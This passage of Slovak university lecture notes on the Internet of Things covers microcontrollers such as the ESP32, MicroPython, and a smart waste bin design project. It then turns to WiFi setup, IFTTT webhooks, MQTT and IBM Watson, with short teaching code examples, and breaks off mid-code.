- Optimalizácia samotného vývozu, takže menej smetiarskych áut v uliciach, nižšie emisie a pre prevádzkovateľa služby sú to rozhodne znížené náklady.

Služba chytrého vývozu odpadu nás bude sprevádzať predmetom a budeme všetko konfrontovať práve s ňou. A aby ste si nemysleli, že je to len taká pseudo vymyslená služba, firma, ktorá poskytuje takéto riešenie sa volá SENSONEO[4] a je zo *Slovenska*. Demo video nájdete na YouTube[5].

[4] https://www.welcometothejungle.com/sk/companies/sensoneo
[5] https://www.youtube.com/embed/WZoT8HB8fNA

Prednáška 2

About Things

o veciach, mikroprocesoroch, mikrokontroléroch, počítačoch, o mikrokontroléri ESP32 a jazyku MicroPython

2.1 Introduction

Naposledy sme sa rozprávali o tom, čo je to *IoT* a povedali sme si, že budeme rešpektovať túto opisnú charakteristiku:

> The Internet of Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction. – *by iotagenda*[1]

Dnes sa budeme venovať veciam - označované v terminológii *IoT* ako *things*. Vec je hmotná. Z pohľadu opisnej charakteristiky sú použité spojenia ako:

- počítačové zariadenie (computing device),
- mechanické zariadenie (mechanical machine)
- digitálne zariadenie (digital machine)

ale ide ďalej a hovorí, že sú to rozličné predmety, dokonca zvieratá a ľudia. Samozrejme musia byť vybavené prvkami, ktoré umožňujú týmto zariadeniam komunikovať.


Obecne teda môžeme povedať, že vec:

- má svoju fyzickú reprezentáciu,

[1] https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT

- je jednoznačne identifikovateľná,
- má riadiacu jednotku,
- obsahuje senzory a akčné členy,
- vie komunikovať.

V oblasti *IoT* existujú variácie robotickej paradigmy typu *Sense, Think, Connect, Act* alebo *Sense, Infer, Act*, ale v princípe sú si veľmi podobné. Čo je však dôležité, obsahujú časť pre komunikáciu.



Obrázok 2.1: Sense Think Act Cycle [22]

O jednotlivých komponentoch IoT zariadení si povieme ďalej v prednáške.

2.2 About Controllers

Začneme sa teda baviť o riadiacej jednotke, ktorá je srdcom každej veci. Je programovateľná, takže môžeme povedať, že je mozgom celého zariadenia. Obecne sa realizuje pomocou **(mikro)kontrolérov** alebo **(micro)procesorov**.

Čo je to mikroprocesor? Čo je to mikrokontrolér? A čo mikropočítač? Aký je medzi nimi rozdiel?

Pekné video na túto tému pripravilo aj Raspberry Pi Foundation, kde na príklade mikrokontroléra Raspberry Pi Pico ukazuje, čo mikrokontrolér je a čo mikrokontrolér naopak nie je.

Skúsme porovnať vlastnosti mikrokontrolérov a mikroprocesorov:

mikroprocesor	mikrokontrolér
je zariadenie na všeobecné použitie	špecializované zariadenie

mikroprocesor	mikrokontrolér
	označuje sa ako "*jednočipový počítač*"
neobsahuje I/O porty, pamäť, časovače a pod.	obsahuje RAM, ROM, sériové a pralelné rozhranie, časovače, ... všetko na jednom čipe
používajú sa ako CPU v mikropočítačoch	používajú sa v jednoduchých/jednoúčelových zariadeniach
jeho dizajn/návrh je komplexný	jeho dizajn/návrh je jednoduchý
je drahý (desiatky/stovky Eur)	je lacný (jednotky Eur)
energeticky náročný (desiatky watov)	energeticky nenáročný (jednotky Watov)
majú Von Neumannovskú architektúru[2]	majú Harvardskú architektúru[3]
vysoká rýchlosť (GHz)	malá rýchlosť (MHz)
Raspberry Pi	Arduino (ATmega328), ESP32, micro:bit (Cortex M0), RPi Pico (RP2040)

2.3 Popular Solutions

Pozrime sa na populárne riešenia v tejto oblasti. Samozrejme uvedený zoznam nie je kompletný, ale je to skôr prehľad existujúcich riešení, ktoré je jednoduché zohnať a sú populárne práve v domácich "kutilských" kruhoch ;)

2.3.1 Raspberry Pi


Raspberry Pi

2.4 GHz and 5.0 GHz IEEE 802.11ac wireless, Bluetooth 5.0, BLE, Gigabit Ethernet

niekoľko generácií

nebudeme ho však porovnávať a zahŕňať do výsledku, pretože je to počítač, ktorý potrebuje byť pre svoju činnosť neustále napájaný, nemá režimy spánkov a teda nevieme s ním efektívne pracovať s prerušeniami

[2] https://en.wikipedia.org/wiki/Von_Neumann_architecture
[3] https://en.wikipedia.org/wiki/Harvard_architecture



Obrázok 2.2: Minipočítač Raspberry Pi [24]

2.3.2 Arduino Uno

Prototypovacia doska *Arduino Uno*

na trhu od 2005

Flash memory (program space), is where the Arduino sketch is stored - 32kB

SRAM (static random access memory) is where the sketch creates and manipulates variables when it runs - 2kB


2.3.3 BBC micro:bit

Na svojej domovskej stránke[5] je *BBC micro:bit* charakterizovaný ako:

> The BBC micro:bit is a pocket-sized computer that introduces you to how software and hardware work together.

BBC micro:bit je vývojová doska určená na vzdelávanie, ktorá je nesmierne populárna vďaka cene a svojim možnostiam. Na doske totiž nájdete výrazne viac komponentov, ako je to v prípade dosky *Arduino Uno*. Rozloženie

[5] https://microbit.org/get-started/first-steps/introduction/



Obrázok 2.3: Arduino UNO (zdroj[4])

jednotlivých komponentov je zobrazené na obrázku.

Oproti doske *Arduino Uno* umožňuje *BBC micro:bit* komunikovať so svojím okolím pomocou technológie *Bluetooth* s podporou *Low Energy*. Verzia 1 tejto dosky mala podporu pre Bluetooth 4.1_, zatiaľ čo verzia 2 už podporuje *Bluetooth 5.0*.

2.3.4 Boards with ESP32

ESP32


BLE, WiFi

viaceré verzie - líšia sa prevedením ako aj počtom pinov - 30 a 38.


blokový diagram

2.3.5 Comparison


Nakoniec môžeme vlastnosti týchto riešení porovnať v nasledujúcej tabuľke:



Obrázok 2.4: BBC micro:bit v2 [38]



Obrázok 2.5: ESP32 [31]



Obrázok 2.6: Blokový diagram mikrokontroléra ESP32 (zdroj[6])

Tabuľka 2.2: Porovnanie vlastností populárnych dosiek

	Arduino Uno	ESP32	BBC micro:bit	RPi Pico
ucontroller	ATmega328P	ESP32	nRF52833	RP2040
proc		Tensilica Xtensa LX6	ARM Cortex-M0	ARM Cortex-M0+
arch	8b	32b	32b	32b
cores	1	2	1	2
freq	16 MHz	240 MHz	16MHz	133MHz
SRAM	2kB	520 kB	16kB	264kB
flash	32kB	16 MB	256kB	16MB
op. voltage	5V	3V3	3V3	3V3
comm.	—	WiFi, BLE	BLE	—
power cons	60mA	55mA	17mA	18mA

2.4 MicroPython

MicroPython[7] - MicroPython is a lean and efficient implementation of the Python 3 programming language that includes a small subset of the Python standard library and is optimised to run on microcontrollers and in constrained environments.

Pre písanie kódu v jazyku *MicroPython* potrebujete mať editor/IDE a zariadenie s *MicroPython*-om. Existuje niekoľko editorov, ktoré môžete použiť:

- Mu[8] - a simple Python editor for beginner programmers.
- Thonny[9] - Python IDE for beginners
- uPyCraf[10]
- VS Code[11]

Pre potreby predmetu budem používať editor Thonny[12]. Vo výbere editora vás nebudeme nijako obmedzovať.

2.4.1 ESP32 Internal Filesystem

If your devices has 1Mbyte or more of storage then it will be set up (upon first boot) to contain a filesystem. This filesystem uses the FAT format and is stored in the flash after the MicroPython firmware.

V súborovom systéme môžete čítať a zapisovať súbory, prechádzať štruktúrou priečinkov ako v normálnom súborovom systéme.

Dva súbory však majú špeciálny význam:

- súbor `boot.py` - Ak tento súbor existuje, je spustený ako prvý.
- súbor `main.py` - Ak tento súbor existuje, je spustený ako druhý.

Súbor `boot.py` by mal obsahovať rozličné nastavenia, ktoré budú dostupné od momentu spustenia mikrokontroléra, resp. od momentu spustenia tohto súboru. V súbore `main.py` by sa mal nachádzať kód, ktorý sa začne vykonávať po štarte mikrokontroléra.

Ak teda horeuvedený fragment kódu aplikácie *Blink* uložíme do súborového systému mikrokontroléra *ESP32* ako súbor `main.py`, spustí sa automaticky po štarte mikrokontroléra.

[7] http://micropython.org
[8] https://codewith.mu
[9] https://thonny.org
[10] https://randomnerdtutorials.com/install-upycraft-ide-windows-pc-instructions/
[11] https://code.visualstudio.com
[12] https://thonny.org

2.5 Sensors

Tieto zariadenia však dokážu reagovať na rozličné externé podnety a udalosti. Sú vybavené **senzormi** (z angl. *sensor*), ktoré dokážu previesť fyzikálnu veličinu na elektrický prúd a následne na číselnú hodnotu, s ktorou veci ďalej pracujú. Napríklad to môže byť senzor intenzity svetla, teploty, vlhkosti vzdialenosti a pod.

2.6 Actuators

Rovnako tak tieto zariadenia dokážu produkovať rozličné výstupy, kedy prevádzajú elektrickú energiu na fyzikálne veličiny. Tieto prvky sa nazývajú **akčné členy** (z angl. *actuator*). Napríklad to môže byť LED dióda, motor, tepelná špirála a pod.

2.7 Communication

To, čím sú IoT veci odlišné od bežných zariadení, je práve možnosť komunikovať - buď s ostatnými vecami alebo priamo so zariadeniami vyšších vrstvie (napr. IoT Gateway, Edge alebo Cloud).

Na výber vhodného komunikačného protokolu, resp. vhodnej komunikačnej technológie, sa dá pozerať z rozličných aspektov. Viac sa preto tejto oblasti budeme venovať v niektorej z budúcich prednášok.

2.8 Designing IoT Thing for Smart Waste Bin

Vráťme sa teda k nášmu sprievodnému projektu pre tento semester, ktorým je služba zabezpečujúca chytrý vývoz smetí a konkrétne ku návrhu veci (zariadenia), ktorú budeme inštalovať do každého kontajnera. V tejto časti sa teda pokúsime túto vec navrhnúť, vybrať jednotlivé komponenty a to všetko s ohľadom na základnú charakteristiku každého IoT zariadenia:

- má svoju fyzickú reprezentáciu,
- je jednoznačne identifikovateľná,
- má riadiacu jednotku,
- obsahuje senzory a akčné členy,
- vie komunikovať.

2.8.1 Components of Smart Waste Bin

Našim cieľom je teda vytvoriť chytrý kontajner, ktorý bude sledovať aktuálny stav a na jeho základe sa bude vedieť rozhodnúť, čo ďalej.

Uvažovať teda môžeme o týchto komponentoch:

- **Senzor hladiny odpadu** - Ultrazvukový (ultrasonic) senzor, pomocou ktorého zabezpečíme včasný odvoz smetí. Vďaka tomuto senzoru už viac žiadny kontajner nebude pretekať odpadom.
- **Senzor teploty a vlhkosti** - Senzor alebo senzory na monitorovanie prostredia. Toto je extrémne dôležité vtedy, ak sa jedná napr. o organický odpad, ktorý môže vplyvom teploty a vlhkosti hniť a zapáchať. Rovnako môžu údaje z týchto senzorov slúžiť aj ako prevencia pred možnosťou vzniku požiaru (napr. vo veľmi suchých oblastiach).
- **Senzor plameňa** - V prípade, že niekto vhodí do kontajnera nedopalok z cigarety, môže dôjsť v kontajneri k požiaru. Občas môže dôjsť k úmyselnému zapáleniu kontajneru. Pomocou tohto senzora môžeme predísť takýmto situáciám včasným kontaktovaním potrebných zložiek ako aj prípadným ďalším škodám (napr. od kontajnera sa môže chytiť nehnuteľnosť v okolí).
- **Senzor otvorenia** - Pomocou údajov z tohto senzora budeme vedieť štatistiku používania kontajnera. Rovnako tak môžeme na otvorenie kontajnera naviazať ďalšie činnosti, ako napr. meranie výšky hladiny odpadu až po zatvorení kontajnera.
- **Komunikačný modul** - Tento modul bude zabezpečovať komunikáciu, vďaka čomu sa údaje z kontajnera dostanú do databázy a následne budú spracované a vyhodnotené. Výber vhodného komunikačného modulu samozrejme závisí aj od prostredia, v ktorom sa bude kontajner nachádzať.
- **Senzor vlhkosti pôdy** - Tento senzor je zaujímavý len v prípade, ak sa jedná o kontajner pre kompost, aby bolo možné sledovať kompostovací proces.
- **Lokalizačný systém** - Za zváženie stojí riešenie lokalizácie kontajneru. Poznáme rozličné typy kontajnerov - od statických, ktoré sa premiestňujú len pomocou žeriavu, a pohyblivé, ktoré sú často vybavené priamo kolieskami. Preto stojí za to zamyslieť sa aj nad touto otázkou, napr. aj v prípade špeciálneho použitia napr. na letných festivaloch. (otázky typu: Je GPS nutné? Stačí kontajner vybaviť QR kódmi? NFC senzormi? ...)

- **Akčné členy zobrazujúce stav** - Občas môže byť vhodné, ak zariadenie dá opticky alebo akusticky vedieť, čo práve robí. Napr. blikne LED diódou, ak meria alebo odosiela údaje alebo displej zobrazujúci stavové údaje. Použitie týchto akčných členov však treba zvážiť vzhľadom na vyššiu spotrebu energie.

- **Zdroj energie** - Treba predpokladať, že chytrý kontajner nebude vybavený stálym zdrojom napätia. Preto treba uvažovať aj nad použitým zdrojom energie, poprípade uvažovať nad alternatívnym zdrojom, napr. v podobe solárnych článkov.

2.9 Additional Design Considerations

Na záver spomeniem ešte niekoľko vecí, ktoré je dobré zvážiť pri dizajnovaní IoT vecí.

Nebudem hovoriť o veciach ako cena, bezpečnosť alebo nízka spotreba, aj keď aj to sú faktory, na ktoré pri návrhu IoT zariadení a riešení netreba zabúdať. Pozrieme sa na niekoľko iných faktorov.

2.9.1 Size

IoT zariadenie je malé. Vzhľadom na použitie môže spadať do kategórie *nositeľná elektronika* (wearables).

Pri dizajnovaní a prototypovaní samozrejme veľkosť výsledného produktu nehrá rolu. Vo výsledku však áno. Snažte sa preto na veľkosť výsledného riešenia myslieť aj vo fáze návrhu.


2.9.2 KISS

Hneď na začiatku uvediem obecný návrhový vzor známy pod skratkou *KISS*. *KISS* je akronym pre *"Keep it simple, stupid"*. Tento vzor hovorí o tom, že väčšina systémov pracuje najlepšie vtedy, keď sú jednoduché. Takže jednoduchosť je kľúčovým faktorom pri dizajnovaní produktov nie len v IoT.

Jednoduchosť sa v tomto prípade môže týkať ako hardvérového návrhu a celkového prevedenia, tak aj softvéru. Zbytočná komplexita prevedenia totiž nemusí hovoriť o vašej genialite, ale práve opačne - o vašej neschopnosti robiť veci jednoducho.

2.9.3 Things are State Machines

Je dobré si uvedomiť, že správanie vačšiny vecí (zariadení) sa dá opísať pomocou stavového diagramu. To tiež znamená, že tieto veci sú vlastne **stavovými strojmi** (**stavovými automatmi**, **konečno-stavovými automatmi**).



Obrázok 2.7: State Machine of Turnstile [64]

Pozerať sa na zariadenie ako na stavový stroj môže uľahčiť jeho vývoj. Máme totiž veľmi dobrý aparát na ich opís (pomocou **diagramu stavov**) a rovnako tak máme aj softvérové riešenie na implementáciu stavového stroja (návrhový vzor **stav**). To nám umožňuje dekomponovať aj komplexný problém na menšie časti (jednotlivé stavy) a sústrediť sa na ich riešenie osobitne.

Grafická notácia pre reprezentáciu stavového stroja je veľmi jednoduchá, pretože obsahuje vlastne len dva prvky:

- stavy, a
- prechody medzi stavmi.

Samozrejme - ako stavy tak aj prechody medzi nimi môžeme obohatiť ďalšími informáciami, ako napr. kedy ku prechodu dôjde, čo sa udeje po vstupe do stavu, ako je stav reprezentovaný, a pod.


Prednáška 3

Connecting Things

MQTT, IFTTT, M2M, IBM Watson

3.1 Introduction

V prvej prednáške sme hovorili o architektúre IoT, kde sme si ukázali, ako svet IoT funguje v 4. vrstvách. Dnes sa však budeme rozprávať o komunikácii vo svete IoT, čo je téma charakteristická pre komunikáciu medzi zariadeniami prvej a druhej vrstvy. Zvyšné vrstvy sú už totiž prepojené vysokorýchlostným internetom, takže tam to už nie je žiadna výzva.



Obrázok 3.1: IoT Architecture Overview [68]

Ak by sme mali začať hovoriť o komunikácii vecí v IoT, mali by sme začať s termínom *M2M*.

V skratke by sme M2M komunikáciu mohli charakterizovať ako priamu komunikáciu medzi dvoma zariadeniami pomocou akéhokoľvek komunikačného kanála bez nutnosti manuálnej ľudskej asistencie.

Hlavným účelom M2M komunikácie vo svete IoT je prenos dát od vecí (koncových zariadení) smerom do internetu. V tom prípade je jedným komunikujúcim zariadením samotný chytrý senzor a druhým komunikujúcim zariadením je počítačový systém, ktorý obyčajne tieto údaje posiela ďalej v rámci IoT architektúry.

Dá sa povedať, že M2M reprezentuje architektúru, kde nie je dôležité, aká technológia je použitá na prenos, prípadne pomocou akého komunikačného protokolu sú tieto údaje prenášané.

> **Upozornenie**
> Dá sa stretnúť s interpretáciou, že M2M je vlastne IoT. Ale to nie je pravda - M2M hovorí obecne o prepojení dvoch ľubovoľných zariadení ľubovoľným spôsobom. Takže správna interpretácia by mala byť, že IoT pre svoju činnosť potrebuje M2M, ale M2M nepotrebuje IoT.

Nás však bude a musí zaujímať, aké technológie sú použité na prenos údajov (do internetu). Ich výber je samozrejme ovplyvnený viacerými faktormi:

- cenou,
- dosahom,
- množstvom prenášaných dát, alebo
- spotrebou.

Poďme sa teda pozrieť na niektoré technológie populárne v IoT bližšie.

3.2 Communication Technologies

3.2.1 Power Consumption

Jedným z dôležitých aspektov výberu komunikačnej technológie je jej **spotreba**. Treba si totiž uvedomiť, že častým riešením a nasadením IoT je v prostredí, kde nie je trvalý prívod elektrickej energie. Spotreba celého zariadenia (veci) teda predstavuje jeden z kľúčovch faktorov pri jeho dizajnovaní a návrhu.

3.2.2 Communication Distance

Ďalším nemenej dôležitým aspektom výberu správnej komunikačnej technológie je jej **dosah**. Tu sa je možné odraziť od charakteristiky siete, v ktorej bude riešenie nasadené:

Standard	ZigBee (WPAN)	Low Power Wi-Fi (WLAN)	6LoWPAN (LPWAN)	LoRaWAN (LPWAN)	NB-IoT (LPWAN - cellular)	LTE-M (LPWAN - cellular)	5G (cellular)	Wi-Sun (WNAN)
Nominal range	10 -100 m	70 m - 225 m	25 - 50 m	2 - 15 Km	1 - 15 Km	1 - 11 Km	up to 100 km	5 - 10 km
Max Data Rate (Kbit/s)	250 Kbps	15 Mbps	250 Kbps	50 Kbps	250 Kbps	1 Mbps	599 Mbps	300 Kbps
Power consumption	Medium	Low to medium	Low	Low to medium	Low	Low	Low to medium	Medium to high

Obrázok 3.2: The Impact of Connectivity Technologies on the Power Consumption [57]

- PAN (Personal Area Network)
- LAN (Local Area Network)
- MAN (Metropolitan Area Network)
- WAN (Wide Area Network)
- LPWAN (Low-Power Wide Area Network)

Zjednodušene sa proste môžeme na dosah takto:

- short range (< 10m) - nositeľná elektronika (PAN)
- local area (< 100m) - domácnosť (LAN)
- wide area (km) - celý zvyšok sveta (MAN, WAN, LPWAN)


3.3 Data Rate

V závislosti od charakteristiky prenášaných údajov nás môže zaujímať aj otázka max. **množstva** prenášaných dát. V tejto kategórii samozrejme dominujú technológie pre prenos dát v LAN sieťach (WiFi) a vo WAN sieťach (LTE, 2G, 3G, 4G).

3.4 Communication Protocols

V prípade technológií komunikujúcich v prostredí IP sietí nás bude zaujímať aj výber komunikačného protokolu, pomocou ktorého budú veci komunikovať buď so zariadeniami vyšších vrstiev (napr. posielať údaje zo senzorov) alebo medzi sebou navzájom.

Ako je možné vidieť, tak tieto protokoly pracujú na aplikačnej vrstve ISO/OSI modelu. Medzi tie najznámejšie a najpopulárnejšie protokoly patria:




Obrázok 3.3: Distance of Communication Technologies (zdroj[1])

A Simplified Ecosystem for IoT Standards

	Short Range	Local Area	Wide Area
Range (typical)	<10m/30ft	<100m/300ft	Outdoor (km/miles)
Content	Bluetooth	WiFi	lte, 5G
Sense and control	Bluetooth SMART	zigbee	NB-IoT

qorvo © Qorvo, Inc.

Obrázok 3.4: Communication Range Simplified [32]




Obrázok 3.5: IoT Communicaton Protocols in ISO/OSI Model (zdroj[2])

- HTTP
- MQTT
- CoAP
- XMPP
- LwM2M

Upozornenie
Dá sa stretnúť s článkami, kde sa termíny komunikačné protokoly a komunikačné technológie zamieňajú, resp. sú synonymom jeden pre druhého. Je treba si uvedomiť, že špeciálna technológia si vyžaduje aj pre ňu špeciálny komunikačný protokol, ktorý sa obyčajne vymeniť nedá (len nová technológia za novú technológiu). Preto komunikačným protokolom budeme chápať výlučne tým, ktoré pracujú na aplikačnej vrstve 7 vrstvového ISO/OSI modelu.

My sa budeme venovať konkrétne len protokolom HTTP a MQTT.



Obrázok 3.6: Most Popular IoT Protocols (zdroj[3])

3.5 Networking with ESP32

Ako sme sa rozprávali, mikrokontrolér *ESP32* je vybavený *WiFi* modulom s podporou štandardu *802.11 b/g/n* a so štandardnou podporou bezpečnostných vlastností *IEEE 802.11* ako sú *WFA*, WPA/WPA2_ a *WAPI*.

Mikrokontrolér vie dokonca pracovať ako *Access Point*. Tým pádom môže poskytovať pre ostatné zariadenia v sieti rozličné služby. Napríklad môže slúžiť ako webový server, ktorý bude poskytovať webové používateľské rozhranie pre ovládanie pripojených akčných členov alebo môže poskytovať len stavovú stránku s informáciami zozbieranými z pripojených senzorov.

3.5.1 The `network` Module

(slide[4] Pre prácu so sieťou má *ESP32* k dispozícii modul `network`. Pred začiatkom práce ho teda importneme:

```
>>> import network
```

Následne vytvoríme *WiFi* sieťové rozhranie, ktoré bude pracovať v režime pracovnej stanice (z angl. *station interface*) a aktivujeme ho:

[4] slides.03.html#network-module

```
>>> wlan = network.WLAN(network.STA_IF)
>>> wlan.active(True)
```

Následne sa môžeme pozrieť, aké bezdrôtové siete máme v dosahu:

```
>>> wlan.scan()
```

Výsledkom bude zoznam sietí s informáciami ako: * SSID siete * MAC adresa rozhrania * sila signálu * číslo kanála

Ak sa teda chceme k niektorej z nich pripojiť, potrebujem poznať *SSID* siete a heslo pre prístup k nej. Samotné pripojenie vykonáme pomocou volania metódy `.connect()` nad objektom `wlan`:

```
>>> wlan.connect('SSID', 'password')
```

Po (ne)úspešnom pripojení môžeme overiť stav pripojenia volaním metódy `.isconnected()`, ktorá vráti hodnotu `True`, ak sme sa úspešne pripojili alebo hodnotu `False`, ak nie. Nastavenie pripojenia vieme overiť volaním metódy `.ifconfig()`:

```
>>> wlan.isconnected()
True
>>> wlan.ifconfig()
('192.168.1.128', '255.255.255.0', '192.168.1.1', '192.168.1.1')
```

Len pre úplnosť je možné dodať, že *MAC* adresu zariadenia môžeme získať takto:

```
>>> wlan.config('mac')
b'`\x01\x94\x1b\xf7\xb1'
```

Od tohto momentu je mikrokontrolér pripojený a môžeme s ním vykonávať sieťové operácie.

> **Poznámka**
> Spomínal som, že je možné mikrokontrolér *ESP32* použiť aj v režime *Access Point*-u. To je možné zabezpečiť napríklad týmto fragmentom kódu:

```python
# create access-point interface
ap = network.WLAN(network.AP_IF)

# set the ESSID of the access point
ap.config(essid='ESP-AP')

# set how many clients can connect to the network
ap.config(max_clients=10)

# activate the interface
ap.active(True)
```

3.5.2 Setting/Connecting to WiFi

Pripojiť sa k sieti je vhodné počas štartu zariadenia, resp. vzhľadom na šetrenie spotreby sa jemožné pripájať k sieti podľa potreby - napríklad v pravidelných intervaloch niekoľkokrát do dňa. Za tým účelom je možné použiť napr. túto funkciu:

```python
def do_connect(ssid, password):
    import network
    wlan = network.WLAN(network.STA_IF)
    wlan.active(True)
    if not wlan.isconnected():
        print('connecting to network...')
        wlan.connect(ssid, password)
        while not wlan.isconnected():
            pass
    print('network config:', wlan.ifconfig())
```

3.6 Home Automation with IFTTT

Pre jednoduchú ukážku sieťovej komunikácie si ukážeme pomocu služby IFTTT[5]. Skratka *IFTTT* znamená **If This Then That**.

Podstatou tejto služby sú tzv. **recepty**. Princíp je jednoduchý - ak nastane udalosť, na ktorú sa viaže **spúšťač** (z angl. *trigger*), vykoná sa požadovaná

[5] https://ifttt.com/

akcia.

Obrázok 3.7: IFTTT Recipe (zdroj[6])

Napr.:

- If I am approaching my house, turn on the living room light, and start playing music.
- If I exit my house, turn off all lights, and set the thermostat to 68 degrees.
- If my plants are dry and they need to be watered, send me a text notification.
- If my client who has Alzheimer's, goes outside of a specific geographic location, send me a text message.
- If I receive an email from my caregiver, send me a text message.
- If I am on vacation at an exotic place, and I am taking photos there with my phone, upload them automatically to Facebook so my friends and family can see them too.

My túto službu použijeme ako jednoduchú notifikačnú službu. Samozrejme - fantázii sa medze nekladú a naozaj môže byť šikovným pomocníkom v oblasti domácej automatizácie. V tom prípade však potrebujete mať k dispozícii aj zariadenia, ktoré túto službu priamo podporujú.


Recept našej služby bude jednoduchý:

> ak sa doručí správa zo zariadenia (odmeranie teploty a vlhkosti v miestnosti), tak sa namerané hodnoty pošlú do kanála *Notifications* na Slack-u predmetu.

Na realizáciu použijeme senzor *DHT11*, ktorý vie odmerať teplotu aj vlhkosť.

3.6.1 Creating Service

Z menu používateľa vyberieme položku *Create*:



Obrázok 3.8: IFTTT Create Service

Klikneme na slovo *This*, kde si vyberieme službu, ktorá bude definovať *spúšťač* (z angl. *trigger*). Zo zoznamu dostupných služieb si vyberieme *Webhooks*.

V službe *Webhooks* máme k dispozícii len spúšťač s názvom *Receive a web request*. Ten pracuje tak, že keď príde požiadavka na konkrétnu URL adresu, vykoná príslušnú akciu.

Po výbere spúšťača *Receive a web request* sa nás následne systém pýta na názov udalosti. Nazveme ju jednoducho `update` a spúšťač vytvoríme.

Následne klikneme na slovo *That*, kde máme možnosť vybrať službu, ktorá sa spustí po vyvolaní spúšťača. Vyhľadáme službu *Slack*.

Následne zo zoznamu vyberieme akciu, ktorá je v prípade služby *Slack* jediná a síce - poslať správu do príslušného kanála. V nasledujúcom okne vyberieme príslušný kanál a napíšeme kostru správy:

`The temperature in the room is °C and humidity is %.`

Ostatné položky môžeme zmazať a akciu vytvoríme.

Nakoniec už len potvrdíme vytvorené pravidlo, ktorému ešte môžeme upraviť nadpis. Pravidlo začne pracovať po kliknutí na tlačidlo *Finish*.

3.6.2 Testing Webhook Service

Keď sa vrátime na zoznam všetkých služieb klikneme na *Webhooks*. Na stránke klikneme na odkaz *Documentation*, ktorý zobrazí dokumentáciu opisujúcu spôsob použitia. Na stránke sa nachádza náš osobný kľúč, pomocou ktorého sa vieme autentifikovať pre použitie svojich vytvorených webhook-ov.

Na stránke si môžeme svoj webhook aj vyskúšať. Potrebujeme akurát poznať názov udalosti, ktorú chceme vyvolať. Tá je v našom prípade `update`. Tým dostaneme potrebnú URL adresu, kde môžeme poslať údaje zo senzora:

`https://maker.ifttt.com/trigger/update/with/key/API_KEY`

Následne môžeme zadať aj hodnoty pre teplotu (`value1`) a pre vlhkosť (`value2`).

Po kliknutí na tlačidlo *Test It* budú údaje odoslané. Výsledok vieme skontrolovať v príslušnom kanáli *Slack*-u.

Súčasťou dokumentácie je aj ukážka použitia pomocou nástroja `curl` z príkazového riadku:

```
curl -X POST -H "Content-Type: application/json" \
     -d '{"value1":"10","value2":"20"}' \
     https://maker.ifttt.com/trigger/update/with/key/API_KEY
```

Tým pádom máme k dispozícii všetky potrebné údaje na vyvolanie webhook--u z prostredia nášej veci v jazyku *MicroPython*.

3.6.3 Requesting Webhook from the Thing

V jazyku *MicroPython* na mikrokontroléri *ESP32* použijeme modul `urequests`, ktorý je úpravou známeho modulu `requests`[7].

Za predpokladu, že je vec pripojená do internetu, môže vyzerať výsledné riešenie nasledovne:

```
import urequests, ujson
from machine import Pin
from dht import DHT11
from time import sleep

url = 'https://maker.ifttt.com/trigger/update/with/key/API_KEY'
sensor = DHT11(Pin(33))

while True:
    # measure data from sensor
    sensor.measure()
    print(sensor.temperature(), sensor.humidity())

    # prepare data to send
    data = {
        'value1': sensor.temperature(),
        'value2': sensor.humidity()
    }
    headers = {
        'Content-Type': 'application/json'
    }

    # send and close the response object
    response = urequests.post(url, headers=headers, json=data)
    response.close()

    sleep(10)
```

Upozornenie
It's mandatory to close response objects as soon as you finished

[7] https://makeblock-micropython-api.readthedocs.io/en/latest/public_library/Third-party-libraries/urequests.html

working with them. On Pycopy platforms without full-fledged OS, not doing so may lead to resource leaks and malfunction.

3.7 MQTT Protocol

MQTT je jeden z protokolov pre *IoT*.

3.7.1 MQTT and ESP32

k dispozícii máme balík `umqtt`, ktorý je potrebné importnúť:

```
from umqtt.robust import MQTTClient
```

vytvorenie objektu `MQTTClient`, resp. prihlásenie sa k MQTT brokerovi:

```
client = MQTTClient('client-id', 'broker-ip', port)
client.connect()
```

3.7.2 Sending Data to MQTT Broker

Následne môžeme správu odoslať pomocou metódy `.publish()`:

```
client.publish('messages', 'hello world')
```

Rozprávali sme sa o tom, že nepotrebujeme sa nutne pripájať často, resp. v tomto prípade byť pripojení neustále. V závislosti od použitia sa pripájať stačí napr. len pri odosielaní údajov. Kód teda môže vyzerať nasledovne:

```
client.connect()
client.publish('messages', 'hello world')
client.disconnect()
```

3.7.3 Receiving Data from MQTT Broker

Ak chceme údaje prijímať, musíme vytvoriť *callback*, ktorý bude objekt `MQTTClient` volať, keď správu dostane:

```
def on_message(topic, message):
    text = 'Message "{}" received in topic "{}"'
    print(text.format(topic, message))
```

Callback sa potom nastaví objektu `MQTTClient` pomocou volania metódy `.set_callback()`:

```
client = MQTTClient('client-id', 'broker-ip', port)
client.set_callback(on_message)
```

Dôležité je, aby ste svojho klienta nezabudli prihlásiť do príslušnej témy (*topic*). To je však možné až potom, keď je klient pripojený k MQTT brokerovi:

```
client.connect()
client.subscribe('topic')
```

Následne sa môže začať vykonávať hlavná slučka našej veci. Poprípade môžeme explicitne volať metódu `.wait_msg()`, ak vyslovene čakáme na prijatie správy, čím sa zablokuje akékoveľvek ďalšie vykonávanie. Toto volanie je totiž blokujúce:

```
print('Waiting for message...')
client.wait_msg()  # blocking call
```

> **Poznámka**
> Ak potrebujeme v hlavnej slučke vykonávať ešte ďalšiu prácu, neblokujúce volanie zabezpečíme volaním metódy `.check_msg()`:
>
> ```
> client.check_msg()
> ```

3.8 IBM Watson

komplexná platforma pre IoT riešenia od IBM

my si ukážeme jednoduchosť použitia v režime Quickstart[8]

do formuláru na stránke zadáme len identifikátor nášho zariadenia (*Device ID*)

podpora pre *IBM Watson IoT* nie je na *ESP32* natívna - je potrebné ju doinštalovať

- balík sa volá `micropython-watson-iot`)
    - balíky pre *Micropython* je možné vyhľadať cez pypi[9]

[8] https://quickstart.internetofthings.ibmcloud.com/
[9] https://pypi.org/

  - majú prefix `micropython-*`

- doinštalovať niečo v Python-e je možné pomocou nástroja `pip`
- v *Micropython*-e je možné ďalšie balíky doinštalovať tiež pomocou nástroja `pip`, ale vo forme príkazov samotného jazyka:

```
import upip
upip.install('micropython-watson-iot')
```

- balíky sa inštalujú do priečinku `lib/` priamo na *ESP32*
- po nainštalovaní sú dostupné aj po reštarte *ESP32*

výhoda - je možné pripraviť kód tak, aby v prípade, že potrebné balíky neexistujú, tak sa najprv nainštalujú

po nainštalovaní je použitie podobné, ako v prípade `MQTT`:

```
from watson_iot import Device

device = Device(device_id='esp32-dht22',
                device_type='my-device-type',
                token='my-device-token')

device.connect()
data = {
    'degrees': 30.7,
